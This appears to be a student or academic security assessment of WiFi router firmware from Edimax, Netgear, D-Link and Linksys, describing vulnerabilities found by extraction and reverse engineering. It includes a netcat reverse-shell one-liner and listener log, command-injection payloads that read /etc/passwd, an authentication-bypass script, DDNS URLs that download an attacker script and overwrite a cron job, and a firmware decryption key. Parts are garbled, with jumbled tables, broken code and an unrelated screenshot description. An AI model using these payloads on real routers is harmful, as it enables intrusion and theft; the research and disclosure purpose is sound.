

Security Assessment of Router Firmware

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Abstract—The security assessment of WiFi routers' firmware presents a multifaceted evaluation encompassing diverse perspectives, including configuration adequacy, vulnerabilities within the web interface, weaknesses in binary programs, and the usage of outdated cryptographic libraries. The process of assessing firmware involves static analysis techniques by which thorough examination of firmware components are done as most of the routers utilize Linux-based systems and to obtain firmware images for this process, the images are either directly downloaded or obtained via emulation from its respective vendors and websites. Tools like binwalk are used for firmware extraction and for in-depth analysis of the firmware's composition and potential security implications. This paper aims to provide insights into the security landscape of WiFi router firmware, contributing to the advancement of network security practices and strategies.

Index Terms—Wifi routers, firmware, vulnerabilities, binary program, cryptographic libraries, linux, binware

I. INTRODUCTION

In the modern digital landscape, the proliferation of internet-connected devices has led to an increased focus on the security of these devices, particularly in the realm of WiFi routers. Thus, WiFi routers play a critical role in ensuring the privacy and security of our online activities. One of the most critical aspects in WiFi routers that often goes unnoticed is the firmware that powers these WiFi routers. The firmware of a WiFi router, often referred to as its operating systems or embedded software, is the underlying software that controls its functionality and behavior. It takes care of essential operations such as network connectivity, security configuration and device management. In short, the firmware serves as the foundation upon which the router operates, dictating its performance,

reliability and security.

Thus, the importance of WiFi router firmware in today's digital era cannot be overstated. However, despite their importance, WiFi routers are often targeted by malicious activities due to inherent vulnerabilities in their firmware and configurations. WiFi routers serve as the primary line of defense against unauthorized access to our networks, protecting sensitive data. Therefore, securing WiFi router firmware is paramount for several reasons. Exploitable weaknesses in the firmware can enable attackers to bypass security measures and compromise other networked devices. In order to handle this problem in a more efficient way, understanding how vulnerabilities arise in WiFi router firmware is crucial for mitigating these risks effectively. (this project aims to evaluate the security of WiFi routers' firmware from multiple perspectives, including proper configuration, vulnerabilities in the web interface, vulnerabilities in the binary programs, and the usage of outdated cryptographic libraries). This paper is mainly focused on assessing the vulnerabilities of different router firmware from different vendors. Section 2 explains the background and studied methodologies, section 3 explains the assessment of router firmwares, followed by a conclusion that concludes the paper.

II. BACKGROUND AND STUDIED METHODOLOGIES

This paper mainly deals with WiFi router firmwares. Basically, the WiFi router firmwares refers to the software that is responsible on controlling WiFi router's operation and providing features such as network connectivity and

security configuration. Thus, firmware serves as the bridge between the physical hardware components of the router and the user interface. There are several different router firmwares available each has its own set of features and disadvantages belonging to different vendors. Some of the most popular router firmware brands that were analysed are Netgear, Mikrotik, DLink and Linksys. The studied methodology includes firmware acquisition and extraction, and analysis.

The firmware images are downloaded from the websites of corresponding vendors for the analysis purpose. The analysis type is static analysis which involves examining the firmware images and allowing us to identify the potential vulnerabilities. The firmware extraction is done using a firmware analysis tool known as Binwalk which is used to extract and dissect the firmware images. This process helps in identifying embedded files, executables and libraries which may contain vulnerabilities.

The security assessment made as part of this project is given as follows:

		TP-Link WR-840N
06	Asus	RT-AX55 RT-AX56
07	Linksys	WRT-1900ACS WRT-54GL WRT-54G MR-8300 WR-940
08	Tenda	W15-V2
09	Apple	Apple airport A170
10	Belkin	Belkin F9K1111(N300) Belkin F9K1102(N600) Belkin N900 (F9K1104v1) Belkin N300 (F7D7301v1)

S.No	Brand	Model
01	Edimax	BR-6208ACD (v1.21) BR-6288ACL (v1.05) BR-6428nC (v1.07) BR-6228nC (v1.11) BR-6258n (v1.18) BR-6528ACL
02	Mikrotik	Mikrotik RouterOS CHR 6.40.5
03	Netgear	Netgear RAX30 Netgear R6250 Netgear D6000 Netgear D3600 NetGear WNAP320
04	DLink	D-link DIR-823G D-link DIR-846 D-link DIR-859 D-link DIR-860L D-link DIR-867 D-Link DIR-X1560 D-Link DIR-3060
05	TP-Link	TP-Link WR-841N

III. SECURITY ASSESSMENT OF ROUTER FIRMWARES

A. EDMAX

Preliminary analysis was performed on Edimax BR-6478AC (firmware v 2.15) and identified critical vulnerabilities such as allowing authenticated users to surpass standard web interface permissions at the highest privilege level, potentially enabling malicious actors to redirect critical internet traffic for nefarious purposes. Other models of Edimax routers, including BR6208ACD (v1.21), BR-6288ACL (v1.05), BR6428nC (v1.07), BR6228nC (v1.11), BR6258n (v1.18), and BR6528ACL, have been analyzed, revealing potential vulnerabilities related to buffer overflows and command-injectable request parameters.

Variables are stored in stack buffers and then formatted into strings and executed using the system() system call. This setup serves as a foundation for demonstrating a buffer overflow vulnerability by submitting a request significantly larger than the allocated stack buffer size.

```
formAccept (Buffer: 200Byte; Parameters: {"submit-url"})
formReboot (Buffer: 200Byte; Parameters: {"submit-url"})
formApply (Buffer: 200Byte; Parameters: {"submit-url"})
formConnect (Buffer: 200Byte; Parameters: {"submit-url"})
formPasswordSetup (Buffer: 100Byte; Parameter: {"newpass", "oldpass"})
mp (Buffer: 500Byte; Parameters: {"command"})
```

Fig. 1. Potential functions leading to buffer overflow

Certain CGI methods mentioned in the preceding section allocate temporary memory on the stack, which can lead to a buffer overflow if exceeded.

1. Netgear RAX30

Two vulnerabilities have been uncovered during the reverse engineering analysis of the Netgear RAX30 WiFi router. The first vulnerability involves inadequate validation of user-supplied data before copying it into a fixed-length stack buffer during the parsing of SOAP message headers. The second vulnerability stems from misconfigurations in the `lighttpd` files, potentially allowing for remote code execution.

Following the analysis, compare the `lighttpd` configuration files located in `etc/lighttpd` between the two versions.

In file, `etc/lighttpd/conf.d/lighttpd4.conf`

```
alias.url=(("/shares"=>"/var/samba/share/") //Defined at global
```

```
HTTP["url"] = "^/shares" //USB storage
server.follow-symlink = "disable"
static-file.exclude-extensions = ()
fastcgi.server = ()
```

The problem appears to center on the `/shares` path, which is linked to the `samba` share directory where mounted USB drives are accessible on the network akin to a NAS. The inclusion of `server.follow-symlink = "disabled"` implies that the issue may enable access to files on the host filesystem using symlinks on the mounted drive.

```
fastcgi.server += (
    ".php" => (
        "socket" => "/var/run/php-fpm.sock",
        #"bin-path" => "/bin/php-fpm -n -R -y /etc/php-fpm.conf",
        #"max-procs" => 1,
        "broken-scriptfilename" => "enable"
    )
)
```

Fig. 8. Web server global settings

To test the assumption regarding PHP files mounted via USB being executable, the same USB stick was used, this time simply creating a PHP file to execute `phpinfo()`; as a simple way to confirm execution. A sample web page was created to pass shell commands in a URL parameter.

```
<carbon> ~ /tmp * cat reverse.sh
#!/bin/sh
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.1.2 1337 >/tmp/f
<carbon> ~ /tmp * python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.1 - - [12/May/2023 21:20:46] "GET /reverse.sh HTTP/1.1" 200 -
<carbon> ~ * sudo nc -lvp 1337
[sudo] password for hyper:
Listening on 0.0.0.0 1337
Connection received from www.routerlogin.com 49782
BusyBox v1.31.1 (2022-12-01 10:43:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux RAX30 4.19.183 #1 SMP PREEMPT Thu Dec 1 10:34:11 CST 2022 armv7l
```

Fig. 9. Performing reverse shell commands

During the parsing of SOAP message headers, the process fails to adequately validate user-supplied data before copying it into a fixed-length stack buffer.

The vulnerability is caused by the use of `sscanf()` without supplying length-limit values in the format string. The

vulnerable version of the code attempts to parse out the HTTP method, path, and HTTP version string from the header as mentioned below code snippet.

```
iVar1 = __isoc99_sscanf(local_3024,"%[^ ] %[^ ] %[^ ]",&v1, &v2, &v3); //system call
if (iVar1 == 3) {
    iVar7 = strcasecmp((char *)&v1, "post");
```

This distinction may arise from the binary being constructed with stack canaries, which heightens the complexity of exploitation.

The `soap_serverd` vulnerability was exploited during the latest Pwn2Own event as part of a more extensive exploit chain that eventually led to Remote Code Execution (RCE). However, direct exploitation appears impractical due to the presence of stack canaries. In contrast, exploiting the `lighttpd` issue necessitates physical access to the device, albeit only temporarily to connect the USB drive and send the requisite requests. While this isn't entirely infeasible, given that these routers are predominantly deployed in Small Office/Home Office (SOHO) environments, the urgency may not be as pronounced compared to a fully remote RCE scenario.

2. Netgear R6250

The Netgear R6250 is a dual-band Gigabit Wi-Fi router designed for home and small office use. It offers concurrent dual-band technology, operating at both 2.4GHz and 5GHz frequencies, providing reliable wireless connections for a variety of devices. With its Gigabit Ethernet ports, it supports fast-wired connections for devices such as computers, gaming consoles, and smart TVs.

A reverse engineering analysis has been done in the router firmware analysis on version 1.0.4.48 and found that it has a stack overflow vulnerability post-authentication. A stack overflow vulnerability arises when a program attempts to store more data in a stack buffer than it can accommodate, leading to the corruption of adjacent memory regions. In the case of networking devices like routers such as the Netgear RC6250, this vulnerability could be exploited through various means. Let's delve into a detailed discussion regarding the topic at hand.

Initially, the obtained firmware image is extracted using `binwalk` and digging deep into the binary files in it. In the process of analysis, we found a function `FUN_000342c8` stored in the folder `/usr/sbin/httpd` which has the value of

```
void FUN_000342c8 (char *param_1, char *param_2, undefined4
{
    FILE *pFVar1;
    int iVar2;
    undefined4 uVar3;
    undefined4 uVar4;
    char *pcVar5;
    char acStack_220 [512];
```

Fig. 10. Function used to store ddns hostname


```
uVar1 = acosNvramConfig_get ( "openvpn_iface_type" );
uVar2 = acosNvramConfig_get ( "openvpn_protocol" );
uVar3 = acosNvramConfig_get ( "openvpn_service_port" );
uVar4 = acosNvramConfig_get ( "openvpn_redirectGW" );
FUN_000342c8 (uVar1,uVar2,uVar3,uVar4);
system("rm -rf /tmp/openvpn_nip" );
system("mkdir /tmp/openvpn_zip" );
```

At memory offset 0x0008b09d, we encounter the string "openvpn_mk_tar();", alongside other similar strings suggesting function calls within the surrounding context. Interestingly, these functions are not directly invoked within the firmware code but are referenced in HTML files located in the /www directory using the <%number%> syntax.

```

0008b083 28 22 6f ... ds "getstr(\"openvpn_alert5\");"
67 65 74
73 74 72

0008b09d 28 22 6f ... ds "openvpn_mk_tar(); "
6f 70 65
6e 76 70
6e 5f 6d ...

0008b0af 6e 76 72 ds "nvram_match(\"openvpnActive\", \"enable\", \"ch ...
61 6d 5f
6d 61 74 ...

0008b0e0 67 65 74 ds "getstr(\"enable_openvpnd\");"
73 74 72
28 22 65 ...

0008b0fb 67 65 74 ds "getstr(\"openvpn_introduce1\");"
73 74 72
28 22 6f ...

```

Finally, we found in the function, `Function_000265ec`, the value of `ddns_netgear_hostname` is modifiable, and which leads to the stack overflow vulnerability.

3. NetGear WNAP320

```
total 592
drwxr-xr-x 7 nobodyatall nobodyatall 4096 Jun 23 2011 .
-r--r--r-- 1 nobodyatall nobodyatall 4096 Jun 23 2011 .bashrc
-r--r--r-- 1 nobodyatall nobodyatall 906 Jun 23 2011 .background.html
-r--r--r-- 1 nobodyatall nobodyatall 802 Jun 23 2011 .bash_history
-r--r--r-- 1 nobodyatall nobodyatall 944 Jun 23 2011 .common.php
-r--r--r-- 1 nobodyatall nobodyatall 3638 Jun 23 2011 .boardDataWWW.php
-r--r--r-- 1 nobodyatall nobodyatall 392 Jun 23 2011 .button.html
-r--r--r-- 1 nobodyatall nobodyatall 2853 Jun 23 2011 .button.html
-r--r--r-- 1 nobodyatall nobodyatall 2458 Jun 23 2011 .configConfir.php
-r--r--r-- 1 nobodyatall nobodyatall 988 Jun 23 2011 .checkSession.php
-r--r--r-- 1 nobodyatall nobodyatall 139 Jun 23 2011 .clearing.php
-r--r--r-- 1 nobodyatall nobodyatall 14184 Jun 23 2011 .common.php
-r--r--r-- 1 nobodyatall nobodyatall 3569 Jun 23 2011 .config.php
-r--r--r-- 1 nobodyatall nobodyatall 2567 Jun 23 2011 .downloadFile.php
-r--r--r-- 1 nobodyatall nobodyatall 1523 Jun 23 2011 .downloadFile.php
-r--r--r-- 1 nobodyatall nobodyatall 3080 Jun 23 2011 .getBoardConfir.php
-r--r--r-- 1 nobodyatall nobodyatall 1512 Jun 23 2011 .getBoardData.php
-r--r--r-- 1 nobodyatall nobodyatall 5858 Jun 23 2011 .header.php
-r--r--r-- 1 nobodyatall nobodyatall 4096 Jun 23 2011 .help
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Jun 23 2011 .images
```

The default username is "admin" and the password obtained from the user is compared with \$str[1] in "login.php." Since "password" is mentioned in the comment, it is likely that this is the default credential. By using attify, a firmware analysis toolkit we built a virtual NetGear access point. It appears that our discovery that "admin: password" as default credential is accurate.

```
if ($ REQUEST['username'] == 'admin' &&  
    if (checkSessionExpired()===false) {
```

```
$passStr = conf.get('sys.basicSettings.adminPasswd');  
$str = explode(':', $passStr);  
$str[1] = str_replace(':', '', $str[1]);  
/$str[1] = str_replace('/', '\\', $str[1]);  
/$str[1] = str_replace('\\', '/', $str[1]);  
/$str[1] = urlencode($str[1]);  
  
if ($REQUEST['username'] == 'admin' && htmlentities($REQUEST['password']) == htmlentities($str[1])) {  
    if (checkSessionExpired()) == false {  
        echo "sessionexists";  
    }  
    else {  
        // session exists  
    }  
}
```

```

1  <?php
2  $flag=false;
3  $arg='';
4  if (empty($_REQUEST['writebata'])) {
5      $array_search($_REQUEST['%info'],Array('%%'=>'NA',
6      '0-9a-z'=>'$_REQUEST['%sres']));$sres=$_false=1;
7      /echo "test ".$_REQUEST['%address']." ".$_REQUEST['%info'];
8      /echo "arg=".$_REQUEST['%address']." ".$_REQUEST['%info'];$dummy=$sres;
9      exec($_REQUEST['%address']." ".$_REQUEST['%info'],$dummy,$sres);
10     if ($sres[0]) {
11         $conf set buffer:"system:basicSettings:apName netgear"; substr($_REQUEST['%address'],
12         $conf save();
13         $arg = "Update Success!";
14         $flag = true;

```

The request packet from boardDataWW.php is intercepted using Burp Suite. It took approximately 191ms to successfully forward the request packet to the burp suite responder. To cause the system to shut down for five seconds payload “; sleep 5 #” is injected. As it seems to be successful, the etc/passwd is copied to the current directory and renamed as “herepasswd.html” as displayed in Figure 17.

The screenshot shows a web browser window displaying the GitHub repository page for 'hackerone/bug-bounty'. The page is titled 'hackerone/bug-bounty' and shows the repository's structure, including a 'src' directory and a 'README.md' file. The repository is owned by 'hackerone' and has a 'main' branch. The page also shows the repository's description, 'A collection of bug bounty tools and scripts', and the repository's license, 'MIT'. The repository has 1,390 forks and 4,564 stars. The page is viewed on a desktop screen.

Now it can be seen in the Figure 18 that the contents of /etc/passwd can be retrieved through this exploit.



Fig. 18. The contents of /etc/passwd are retrieved

4. Netgear D3600

The Netgear D3600 router is vulnerable to authentication bypass and contain hard-coded cryptographic keys embedded in their firmware. Similarly, Netgear D6000 router is vulnerable to authentication bypass and contain hard-coded cryptographic keys embedded in their firmware. Here is a summary of the steps you can follow to extract the hard-coded certificate and private key:

Download the firmware for the Netgear D3600 from the official website and extract it using a tool like 7z. Use the 'file' utility to determine the type of binary file.




Fig. 19.

Use 'binwalk' to scrape the bin file for any firmware headers or file systems.

The binwalk produced the following output:



Fig. 20.

Use the 'dd' utility to split the firmware image apart and use '7z' to extract the squashfs file system.



Fig. 21.

Browse the file system and look for interesting files and folders under "/usr/etc".




Fig. 22.

Extract the Hard-Coded certificate and associated private key, which the device uses to establish an HTTPS connection. An attacker who knows these keys might acquire administrator access to the device, launch man-in-the-middle attacks, or decipher passively collected traffic. (CVE-2015-8288)

The certificate and key for HTTPS connections are shown in the image below.




Fig. 23.




Fig. 24.

Since all the file system is available, search “boaroot/cgi-bin” directory for web interface files. This will allow an unauthenticated, remote attacker to gain administrator access to the device.

D. DLink

1. Dlink DIR-882

A zero-day vulnerability is found in the Dlink DIR-882 firmware version 1.00B07 which leads to the extraction of encrypted blocks. Initially, the firmware was downloaded from the official website and extracted using binwalk.



By sending delicately constructed data package, we can cause a stack overflow error, leading to the crash of go ahead process.

Fig.29. Extraction

Fig.30. Response from router when overflow occurs

The D-Link DIR-860L is a wireless router that supports 802.11ac standards and provides wireless speeds of up to 1167 Mbps. It features four Gigabit Ethernet ports, a USB 2.0 port, and a WPS button. The router supports various security protocols, such as WPA/WPA2, WEP, and WPA-PSK/WPA2-PSK. The static analysis is performed to the binary firmware image and its entropy is calculated. Here, the entropy of a binary image can be used to determine whether it is encrypted or compressed. In general, encrypted files have high entropy, while compressed files have low entropy.



The analysis led to discovery of two critical files in the extracted squash file system in the /etc folder. These files are critical key.pem and cert.pem as they are often used for secure communication between the device and a remote server. The key.pem file contains the private key, which is used to decrypt incoming data and sign outgoing data. The

[illegible]

Fig. 32. Private Key

The `cert.pem` file contains the public key certificate, which is used to verify the identity of the device and encrypt data for secure communication. The public key signed by a trusted Certificate Authority (CA), which ensures that the certificate can be trusted.

Fig. 33. Certificate

5. D-Link DIR-867L

The D-Link DIR-867 is a popular dual-band wireless router that supports the 802.11ac standard. The router is designed for small businesses and home users who require fast and reliable internet connectivity. It is one of the few firmware images, that has its binary image encrypted. Encrypting firmware images can provide several benefits, including security, integrity, confidentiality, authentication. In order to understand the structure of the encrypted image, the hex of the image is considered.



After thorough analysis, the hex is divided into respective blocks and the offsets of the various parts is known. The hex editor shows that the encrypted block starts at the offset 0x6DC. Using the dd command, the encrypted block is extracted.


```
dd iflag=skip_bytes,count_bytes if=enc_fw.bin
of=enc_block.bin skip=$((0x6DC)) count=$((0x009d2b00))
```

The encrypted block is decrypted using AES 128 CBC with key as 0xC05FBF1936C99429CE2A0781F08D6AD8

```
openssl aes-128-cbc -d -p -nopad -nosalt -K
"c05fbf1936c99429ce2a0781f08d6ad8" -iv
"67c6697351ff4aec29cdbaabf2f3be346" -in enc_block.bin -out
dec_block.bin
```

The encryption key is appended along with the decrypted block and the final image is the actual firmware image. The firmware image is then extracted using binwalk and extracted.




Fig. 35. Extracted cpio-root file system

The filesystem obtained from the image is cpio-root file system. The static analysis is performed for the firmware image, the /etc_ro directory contains several file, that can be considered as part of the information disclosure contents. The cacert.pem file contains a bundle of trusted root certificates. These certificates are used by various software applications, including web browsers and servers, to establish secure connections over the internet.



Fig. 36. cacert.pem

The cacert.pem file serves as a repository of trusted certificate authorities, allowing these applications to verify the authenticity of SSL/TLS certificates presented by servers during the connection establishment process. Here the CA certificate authority seems to be Amazon.





Fig. 37. Public Key

The public.pem file typically contains a public key in the PEM (Privacy Enhanced Mail) format. This key may be used for various cryptographic operations, such as encryption, verification, or key exchange.

6. D-Link DIR-859

Unauthenticated information disclosure is a type of security vulnerability that allows an attacker to access sensitive information without proper authentication or authorization. This type of vulnerability can be exploited by an attacker to gain unauthorized access to sensitive data, such as user credentials, system configuration information, or proprietary data. In the context of the D-Link DIR-859 router, this vulnerability might manifest in several ways, such as through exposed endpoints, insecure storage of sensitive data (like passwords or network configuration details), or through misconfigured services that inadvertently leak information. Attackers exploiting this vulnerability could gain access to network settings, credentials, or other critical data, which could be used for further attacks, such as unauthorized access to the network, session hijacking, or man-in-the-middle attacks



phpcgi_main()

The `phpcgi_main()` function serves as the starting point for the `phpcgi` executable, essentially a symlink to `/htdocs/cgi-bin`. It handles HTTP HEAD, GET, or POST requests specifically for files with extensions like php or asp. Moreover, it captures and processes URL parameters, converting them into "KEY=value" format strings for the PHP interpreter. A coding error in handling the request body

allows for an authentication bypass on the device for specific PHP files through a carefully constructed HTTP request.

To begin analyzing the binary "/htdocs/cgibin," employed QEMU for emulation and IDA as a decompiler of choice. We initiate the process under the debugger using a script with predefined values, placing a breakpoint at `phpcgi_main()`. Attention then shifts to the `cgibin_parse_request()` function, which verifies header values like CONTENT_LENGTH and CONTENT_TYPE and invokes `parse_uri()`. This function ensures the URL includes a "?" character, organizing the URL's structure accordingly. Here, we identify a controllable value in memory (AUTHORIZED_GROUP=1%0a).




Fig. 38.

Once execution returns from `cgibin_parse_request()` to `phpcgi_main()`, several variables get initialized before running the `sess_validate()` function, which yields a return value of 0xffffffff (-1 in decimal), attributing this value to the "AUTHORIZED_GROUP" parameter. Further examination reveals that our sent information is organized through functions (`sobj_add_string`, `sobj_add_char`, `sobj_get_string`) using the \$a0 register as a ptr_buffer pointer for variable formatting, ultimately passing \$a0 to `xmldb_eph()` for final validation.

```
import requests
# Miguel Mendez Z.

FILES = ["vpnconfig.php"]
IP = "192.168.0.1"
PORT = "80"

headers = {'content-type': 'application/x-www-form-urlencoded'}

print "\n-----VPN-----\n"
url_vpn = 'http://[ip]:[port]/[file]?pwdnd=%0a'.format(ip=IP,
port=PORT, file=FILES[0])
print(requests.get(url_vpn).text)
```

Fig. 39.

The manipulation becomes evident after `sobj_get_string`'s final copy, showing the AUTHORIZED_GROUP variable in memory controlled by us. Consequently, the PHP script executes, setting "AUTHORIZED_GROUP" to 1, granting authorization to access VPN configuration. A simple curl command with a valid payload then retrieves the vpnconfig.php file's stored configuration.

It adeptly manages a wide range of HTTP requests, including HEAD, GET, and POST methods, specifically

targeting files with extensions like PHP and ASP. Beyond simply routing these requests, it plays a key role in parsing URL parameters, transforming them into a structured format recognizable by the PHP interpreter ("KEY=value"). This mechanism not only facilitates the dynamic processing of web content by interpreting PHP scripts based on incoming requests but also underscores the importance of efficiently handling URL parameters for web application functionality and security.

E. Linksys

1. Linksys MR 8300

The Linksys MR8300 Router is engineered as a tri-band wireless solution aimed at providing fast and dependable Wi-Fi connectivity ideal for both households and small businesses. Leveraging advanced capabilities like MU-MIMO technology and Beamforming technology, the MR8300 manages numerous devices concurrently and ensures optimized bandwidth allocation for seamless streaming, gaming, and web browsing experiences.

A zero-day vulnerability has been identified in the Linksys MR8300 router, specifically affecting firmware version 1.0. This vulnerability has been documented and reported in the Common Vulnerabilities and Exposures (CVE) database as CVE-2022-38132, receiving a high CVE score of 8.8. The vulnerability involves an easily exploitable command injection flaw that can be triggered via the router's web configuration interface, potentially leading to remote code execution. The root of this vulnerability stems from an issue present within the router's file system. The Dynamic DNS (DDNS) functionality is managed by the service_ddns.sh bash script on the router is particularly vulnerable. Within the service_ddns.sh file, the update noip server function is responsible for handling user-provided DDNS information and communicating with the DDNS provider through requests.

```
update_noip_server ()
{
    CURRENT_TIME=$(date +%s)
    noip_email=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo | sha256sum | sed 's/^\s*//')
    username=$(echo $(SYSCFG_ddns_username) | sed 's/^\s*//')
    dnsspass=$(echo $(SYSCFG_ddns_password) | sed 's/^\s*//')
    local url="https://[username]:[dnsspass]@dynupdate.no-ip.com/nic/update?hostname=${SYSCFG_ddns_hostname}&myip=${EFFECTIVE_WAN_IPADDR}"
    MODEL=$(syscfg get device:modelnumber)
    FW_REV=$(syscfg get device:firmware_revision)
    FW_VERSION=$(syscfg get fw:firmware_version)
    MANUFACTURER=$(syscfg get device:manufacturer)
    USER_AGENT="$ (manufactory) $ (model) / $ (fw_rev) - $ (fw_ver) - $ (manufactory)"
    result=$(curl -s --insecure --user-agent "$ (USER_AGENT)" $url)
```

Fig. 40. Function to fetch username and password details

The above script fetches the username and password provided by the user and fills it in the below URL.

local url =
"https://[username]:[dnsspass]@dynupdate.no-ip.com/...

The CURL command line is constructed using the provided URL as follows:

result='curl -s --insecure --user-agent "\${USER_AGENT}"
\$url'

Subsequently, the command line is executed. The vulnerability in focus here arises from inadequate input sanitization. The structure of the generated URL closely

mimics the pattern of `https://<ip>:<port>` but with the addition of the “@” symbol redirecting the web request to the `dynupdate.no-ip.com` domain. Notably, the presence of the “#” symbol within the password is significant. In environments like `bash` and `curl` commands, the “#” symbol denotes the start of a comment line, causing the exclusion of any content following it. For instance, if the username is `1.2.3.4` and the password is `1234 #`.

```
https://1.2.3.4:1234 #@dynupdate.no-ip.com/...
```

By utilizing this method, it becomes possible to generate a request to any desired domain and port simply by providing a username and password, effectively commenting out the initially hardcoded domain. Using the “`curl`” command with the “`-o`” flag allows for the redirection of output to a file within the file system. This feature enables the downloading of a file from our server to any specified location on the device. The following url will yield a file downloaded from our server to the “`/tmp/strace`” path on the device.

```
https://1.2.3.4:1234/evil_strace -o /tmp/strace
#@dynupdate.no-ip.com/...
```

After successfully transferring files from the remote server to the router's file system, the `arp_mon_everyminute.sh` bash script file, which is executed every minute, will be overwritten with our script.

```
https://1.2.3.4:1234/evil_script -o /tmp/cron
/cron.everyminute/arp_mon_everyminute.sh
#@dynupdate.no-ip.com/...
```

However, when attempting to send the username and password, an error message is displayed stating that the password length exceeds the limit. While client-side protection against long strings is common in various web interfaces, it can often be bypassed by modifying the sent request using tools like `Burp Suite`. In this case, we found that the protection is only applied on the client side, and altering the API request manually allowed us to successfully send the lengthy password string to the server.

Overall, the firmware contains a vulnerability related to command injection, which can be exploited by a user providing a carefully crafted username and password on the DDNS registration page. Exploiting this vulnerability can result in downloading a file from a malicious remote server, replacing any file on the router's file system, and subsequently executing the file on the device through the cron job mechanism.

2. Linksys WRT – 54G / WRT – 54GL

The primary concept involved in decrypting the Linksys WRT54G entails identifying the vulnerability location or code segment within the operating system, which needs modification upon system reboot to alter its language version. Similar set of vulnerabilities were identified in Linksys-WRT54GL.

As first step, decided to download the firmware, extract the file system, and begin messing around with what's available on the router.

```
linksys-wrt54g binwalk -e FW_WRT54Gv4_4.21.5.000_20120220.bin
```

Fig. 41. Binwalk on Linksys-WRT54G

The variable ``puVar1`` is loaded from ``nvram_get("ui_language")``. It appears that by altering ``ui_language`` to a malicious command such as ``{malicious command}``, we can potentially trigger code execution. Let's test this hypothesis by using ``;reboot``.

Had to encode the command to ensure it is correctly utilized within a URL:

```
urllib.parse.quote(';ping -c 4 192.169.1.100;')
'%3Bping%20-c%204%20192.169.1.100%3B'
```

Generated a blank file with the name `*.bin` to bypass the client-side validation for the firmware filename. To address the issue, uploading a reverse shell onto the router was necessary. However, the size limitation of `snprintf` posed a challenge.

```
snprintf(acStack88,0x40,"cp www/%s_lang_pack/captmp.js
/tmp/.", puVar1);
system(acStack88);
```

Automated the process of changing the `ui_language` to a command in conjunction with issuing a firmware update in order to execute a shell command. All the ping logs are stored in `/tmp/ping.log`

```
In [1]: r = Router('192.169.1.1', ('admin', 'waddup'))
```

```
In [2]: r._run_shell_cmd('ps', with_output=True)
```

```
[*] Running: ;ps>/tmp/ping.log 2>&1;
```

```
[*] Issuing a firmware upgrade.
```

```
76 0 S udhcpc -i wlan1 -l br0 -p /var/run/wan_udhcpc.pid -s /tmp/
86 0 S httpd
89 0 S cron
540 0 S sh -c cp /www/;ps>/tmp/ping.log 2>&1;_lang_pack/captmp.js
542 0 R ps
```

Fig. 42. Invoking CMD injection.

In the end, it was possible to modify the processor's `ui_language` by building `revshell.c` with the assistance of the Linksys toolchain, indicating that the remote execution was successful.

```
$ /opt/brcm/hndtools-mipsel-linux/bin/mipsel-linux-gcc -s -
static revshell.c -o revshell
$ file revshell
```

revshell: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, for GNU/Linux 2.2.15, stripped.

3. Linksys WRT1900 ACS

The Linksys WRT1900ACS is a popular wireless router that supports third-party firmware such as OpenWRT, DD-WRT, and Tomato. The binary image is extracted using binwalk and its entropy is calculated. The entropy of a firmware image is a measure of randomness or uncertainty within the data. The entropy of a firmware image can be used to determine whether it is encrypted or compressed. High entropy indicates that the file is random and may be encrypted, while low entropy indicates that the file is not random and may be compressed.




Fig. 43. Entropy

